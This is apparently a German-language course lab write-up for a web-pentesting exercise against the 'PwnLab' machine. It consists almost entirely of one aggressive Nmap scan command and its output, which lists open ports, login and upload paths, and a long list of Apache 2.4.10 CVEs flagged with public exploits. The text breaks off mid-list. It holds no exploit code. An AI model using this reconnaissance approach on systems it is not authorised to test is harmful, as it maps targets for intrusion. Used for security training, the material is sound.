Übung 7 - Web-Pentesting (Maschine 2)
Zuerst müssen wir einen Nmap durchführen, um die Schwachstellen der Maschine zu scannen:
Portelcore-Team
17/02/26
5023 - Sichere Bereitstellung
1. ENUMERATION
Sección titulada «1. ENUMERACIÓN»Zuerst müssen wir ein nmap ausführen, um die Schwachstellen des Rechners scannen zu können:
# Nmap 7.95 scan initiated Tue Feb 17 10:54:34 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p80,111,3306,50913 -oA scans/192.168.10.176/detailed 192.168.10.176Pre-scan script results:| targets-ipv6-multicast-slaac:|   IP: fe80::d583:3ec1:ae11:b563  MAC: 00:15:5d:09:45:e9  IFACE: eth0|   IP: fe80::a827:f21b:8c48:eaf2  MAC: 00:15:5d:09:45:e9  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-mld:|   IP: fe80::aa97:feff:eff5:46e5  MAC: 00:15:5d:09:45:e9  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets| ipv6-multicast-mld-list:|   fe80::aa97:feff:eff5:46e5:|     device: eth0|     mac: 00:15:5d:09:45:e9|     multicast_ips:|       ff02::1:fff5:46e5         (NDP Solicited-node)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff48:eaf2         (Solicited-Node Address)|       ff02::fb                  (mDNSv6)|       ff02::c                   (SSDP)|_      ff02::1:ff48:eaf2         (Solicited-Node Address)|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_multicast-profinet-discovery: 0Nmap scan report for 192.168.10.176Host is up, received user-set (0.0014s latency).
Bug in http-security-headers: no string output.PORT      STATE SERVICE REASON         VERSION80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-server-header: Apache/2.4.10 (Debian)| http-traceroute:|_  Possible reverse proxy detected.|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-chrono: Request times for /; avg: 191.16ms; min: 179.46ms; max: 203.75ms|_http-title: PwnLab Intranet Image Hosting|_http-date: Tue, 17 Feb 2026 09:55:00 GMT; -1s from local time.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-xssed: No previously reported XSS vuln.| http-internal-ip-disclosure:|_  Internal IP Leaked: 127.0.0.1|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-auth-finder:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   url                                   method|_  http://192.168.10.176:80/?page=login  FORM| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-feed: Couldn't find any feeds.| http-csrf:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   Found the following possible CSRF vulnerabilities:||     Path: http://192.168.10.176:80/?page=login|     Form id: user|_    Form action:| http-enum:|   /login.php: Possible admin folder|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'|_  /upload/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|     /images/|       png: 1|   Longest directory structure:|     Depth: 1|     Dir: /images/|   Total files found (by extension):|_    Other: 1; png: 1| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_      http://ha.ckers.org/slowloris/|_http-errors: Couldn't find any error pages.| http-headers:|   Date: Tue, 17 Feb 2026 09:55:01 GMT|   Server: Apache/2.4.10 (Debian)|   Connection: close|   Content-Type: text/html; charset=UTF-8||_  (Request type: HEAD)| http-vhosts:| 124 names had status 200| main| administration| beta|_dns0|_http-mobileversion-checker: No mobile version detected.| vulners:|   cpe:/a:apache:http_server:2.4.10:|       PACKETSTORM:176334  9.8  https://vulners.com/packetstorm/PACKETSTORM:176334  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6  9.8  https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:9AD76A782F4E66676719E36B64777A7A  9.8  https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A|       HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9  9.8  https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       HTTPD:1F84410918227CC81FA7C000C4F999A3  9.8  https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3|       HTTPD:156974A46CA46AF26CC4140D00F7EB10  9.8  https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2024-38474  9.8  https://vulners.com/cve/CVE-2024-38474|       CVE-2023-25690  9.8  https://vulners.com/cve/CVE-2023-25690|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-23943  9.8  https://vulners.com/cve/CVE-2022-23943|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2021-26691  9.8  https://vulners.com/cve/CVE-2021-26691|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2024-36391  9.8  https://vulners.com/cnvd/CNVD-2024-36391|       CNVD-2024-36388  9.8  https://vulners.com/cnvd/CNVD-2024-36388|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-41640  9.8  https://vulners.com/cnvd/CNVD-2022-41640|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       64A540A8-D918-5BEA-8F60-987F97B27A0C  9.8  https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C  *EXPLOIT*|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  9.8  https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  *EXPLOIT*|       3F17CA20-788F-5C45-88B3-E12DB2979B7B  9.8  https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B  *EXPLOIT*|       1337DAY-ID-39214  9.8  https://vulners.com/zdt/1337DAY-ID-39214  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:D868A1E68FB46E2CF5486281DCDB59CF  9.1  https://vulners.com/httpd/HTTPD:D868A1E68FB46E2CF5486281DCDB59CF|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2024-38475  9.1  https://vulners.com/cve/CVE-2024-38475|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2024-36387  9.1  https://vulners.com/cnvd/CNVD-2024-36387|       CNVD-2024-33814  9.1  https://vulners.com/cnvd/CNVD-2024-33814|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       5418A85B-F4B7-5BBD-B106-0800AC961C7A  9.1  https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2022-36760  9.0  https://vulners.com/cve/CVE-2022-36760|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2023-30860  9.0  https://vulners.com/cnvd/CNVD-2023-30860|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       HTTPD:A7133572D328CD65C350E33F20834FAD  8.2  https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD|       CVE-2021-44224  8.2  https://vulners.com/cve/CVE-2021-44224|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6  8.1  https://vulners.com/httpd/HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6|       HTTPD:B63E69E936F944F114293D6F4AB8D4D6  8.1  https://vulners.com/httpd/HTTPD:B63E69E936F944F114293D6F4AB8D4D6|       CVE-2024-38473  8.1  https://vulners.com/cve/CVE-2024-38473|       CVE-2017-15715  8.1  https://vulners.com/cve/CVE-2017-15715|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       249A954E-0189-5182-AE95-31C866A057E1  8.1  https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1  *EXPLOIT*|       23079A70-8B37-56D2-9D37-F638EBF7F8B5  8.1  https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5  *EXPLOIT*|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43  7.5  https://vulners.com/httpd/HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:975FD708E753E143E7DFFC23510F802E  7.5  https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E|       HTTPD:63F2722DB00DBB3F59C40B40F32363B3  7.5  https://vulners.com/httpd/HTTPD:63F2722DB00DBB3F59C40B40F32363B3|       HTTPD:6236A32987BAE49DFBF020477B1278DD  7.5  https://vulners.com/httpd/HTTPD:6236A32987BAE49DFBF020477B1278DD|       HTTPD:60420623F2A716909480F87DB74EE9D7  7.5  https://vulners.com/httpd/HTTPD:60420623F2A716909480F87DB74EE9D7|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       HTTPD:34AD734658A873D0B091ED78567E6DF4  7.5  https://vulners.com/httpd/HTTPD:34AD734658A873D0B091ED78567E6DF4|       HTTPD:348811594B4FDD8579A34C563A16F7F6  7.5  https://vulners.com/httpd/HTTPD:348811594B4FDD8579A34C563A16F7F6|       HTTPD:11D4941ECBB2B14842A64574A692D8D1  7.5  https://vulners.com/httpd/HTTPD:11D4941ECBB2B14842A64574A692D8D1|       HTTPD:05E6BF2AD317E3658D2938931207AA66  7.5  https://vulners.com/httpd/HTTPD:05E6BF2AD317E3658D2938931207AA66|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       EDB-ID:40961  7.5  https://vulners.com/exploitdb/EDB-ID:40961  *EXPLOIT*|       CVE-2025-59775  7.5  https://vulners.com/cve/CVE-2025-59775|       CVE-2024-47252  7.5  https://vulners.com/cve/CVE-2024-47252|       CVE-2024-43394  7.5  https://vulners.com/cve/CVE-2024-43394|       CVE-2024-43204  7.5  https://vulners.com/cve/CVE-2024-43204|       CVE-2024-42516  7.5  https://vulners.com/cve/CVE-2024-42516|       CVE-2024-39573  7.5  https://vulners.com/cve/CVE-2024-39573|       CVE-2024-38477  7.5  https://vulners.com/cve/CVE-2024-38477|       CVE-2024-38472  7.5  https://vulners.com/cve/CVE-2024-38472|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-26377  7.5  https://vulners.com/cve/CVE-2022-26377|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2021-33193  7.5  https://vulners.com/cve/CVE-2021-33193|       CVE-2021-26690  7.5  https://vulners.com/cve/CVE-2021-26690|       CVE-2019-0217  7.5  https://vulners.com/cve/CVE-2019-0217|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-17199  7.5  https://vulners.com/cve/CVE-2018-17199|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2016-2161  7.5  https://vulners.com/cve/CVE-2016-2161|       CVE-2016-0736  7.5  https://vulners.com/cve/CVE-2016-0736|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2025-16613  7.5  https://vulners.com/cnvd/CNVD-2025-16613|       CNVD-2025-16612  7.5  https://vulners.com/cnvd/CNVD-2025-16612|       CNVD-2025-16609  7.5  https://vulners.com/cnvd/CNVD-2025-16609|       CNVD-2024-36393  7.5  https://vulners.com/cnvd/CNVD-2024-36393|       CNVD-2024-36390  7.5  https://vulners.com/cnvd/CNVD-2024-36390|       CNVD-2024-36389  7.5  https://vulners.com/cnvd/CNVD-2024-36389|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-51058  7.5  https://vulners.com/cnvd/CNVD-2022-51058|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-13199  7.5  https://vulners.com/cnvd/CNVD-2022-13199|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2019-08945  7.5  https://vulners.com/cnvd/CNVD-2019-08945|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  7.5  https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  *EXPLOIT*|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       HTTPD:D66D5F45690EBE82B48CC81EF6388EE8  7.3  https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CVE-2020-35452  7.3  https://vulners.com/cve/CVE-2020-35452|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       CVE-2025-65082  6.5  https://vulners.com/cve/CVE-2025-65082|       CNVD-2025-30833  6.5  https://vulners.com/cnvd/CNVD-2025-30833|       CVE-2024-24795  6.3  https://vulners.com/cve/CVE-2024-24795|       CNVD-2024-36394  6.3  https://vulners.com/cnvd/CNVD-2024-36394|       HTTPD:E3E8BE7E36621C4506552BA051ECC3C8  6.1  https://vulners.com/httpd/HTTPD:E3E8BE7E36621C4506552BA051ECC3C8|       HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6  6.1  https://vulners.com/httpd/HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6|       HTTPD:5FF2D6B51D8115FFCB653949D8D36345  6.1  https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345|       HTTPD:503FD99BD66D7A2A870F8608BC17CE57  6.1  https://vulners.com/httpd/HTTPD:503FD99BD66D7A2A870F8608BC17CE57|       CVE-2020-1927  6.1  https://vulners.com/cve/CVE-2020-1927|       CVE-2019-10098  6.1  https://vulners.com/cve/CVE-2019-10098|       CVE-2019-10092  6.1  https://vulners.com/cve/CVE-2019-10092|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2020-21904  6.1  https://vulners.com/cnvd/CNVD-2020-21904|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CAB023BA-58A3-5C35-BF97-F9C43133DB5E  6.1  https://vulners.com/gitee/CAB023BA-58A3-5C35-BF97-F9C43133DB5E  *EXPLOIT*|       4013EC74-B3C1-5D95-938A-54197A58586D  6.1  https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D  *EXPLOIT*|       HTTPD:5C83890838E7C6903630B41EC3F2540D  5.9  https://vulners.com/httpd/HTTPD:5C83890838E7C6903630B41EC3F2540D|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       1337DAY-ID-33577  5.8  https://vulners.com/zdt/1337DAY-ID-33577  *EXPLOIT*|       HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05  5.5  https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05|       CVE-2020-13938  5.5  https://vulners.com/cve/CVE-2020-13938|       CNVD-2021-44765  5.5  https://vulners.com/cnvd/CNVD-2021-44765|       CVE-2025-66200  5.4  https://vulners.com/cve/CVE-2025-66200|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:FCCF5DB14D66FA54B47C34D9680C0335  5.3  https://vulners.com/httpd/HTTPD:FCCF5DB14D66FA54B47C34D9680C0335|       HTTPD:EB26BC6B6E566C865F53A311FC1A6744  5.3  https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       HTTPD:85F5649E5C2D697DCF21420D622C618E  5.3  https://vulners.com/httpd/HTTPD:85F5649E5C2D697DCF21420D622C618E|       HTTPD:5C8B0394DE17D1C29719B16CE00F475D  5.3  https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D|       HTTPD:25716876F18D7575B7A8778A4476ED9E  5.3  https://vulners.com/httpd/HTTPD:25716876F18D7575B7A8778A4476ED9E|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CVE-2020-1934  5.3  https://vulners.com/cve/CVE-2020-1934|       CVE-2020-11985  5.3  https://vulners.com/cve/CVE-2020-11985|       CVE-2019-17567  5.3  https://vulners.com/cve/CVE-2019-17567|       CVE-2019-0220  5.3  https://vulners.com/cve/CVE-2019-0220|       CVE-2018-1283  5.3  https://vulners.com/cve/CVE-2018-1283|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       CNVD-2020-29872  5.3  https://vulners.com/cnvd/CNVD-2020-29872|       CNVD-2019-08941  5.3  https://vulners.com/cnvd/CNVD-2019-08941|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       HTTPD:E07AEA8765BD0F6E15AAD496A2714564  5.0  https://vulners.com/httpd/HTTPD:E07AEA8765BD0F6E15AAD496A2714564|       HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335  5.0  https://vulners.com/httpd/HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335|       HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3  5.0  https://vulners.com/httpd/HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3|       HTTPD:3353898BFE39BBDF8391739FC2DDB5B1  5.0  https://vulners.com/httpd/HTTPD:3353898BFE39BBDF8391739FC2DDB5B1|       HTTPD:30E31E412AB4505FEE1161AB62A2E9AD  5.0  https://vulners.com/httpd/HTTPD:30E31E412AB4505FEE1161AB62A2E9AD|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  5.0  https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  *EXPLOIT*|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-3583  5.0  https://vulners.com/cve/CVE-2014-3583|       CVE-2014-3581  5.0  https://vulners.com/cve/CVE-2014-3581|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       1337DAY-ID-26574  5.0  https://vulners.com/zdt/1337DAY-ID-26574  *EXPLOIT*|       HTTPD:C42F64A6857578ED72E18211FDE568E0  4.3  https://vulners.com/httpd/HTTPD:C42F64A6857578ED72E18211FDE568E0|       HTTPD:883E996A34F70F5DF670D81697321AAB  4.3  https://vulners.com/httpd/HTTPD:883E996A34F70F5DF670D81697321AAB|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2015-3185  4.3  https://vulners.com/cve/CVE-2015-3185|       CVE-2014-8109  4.3  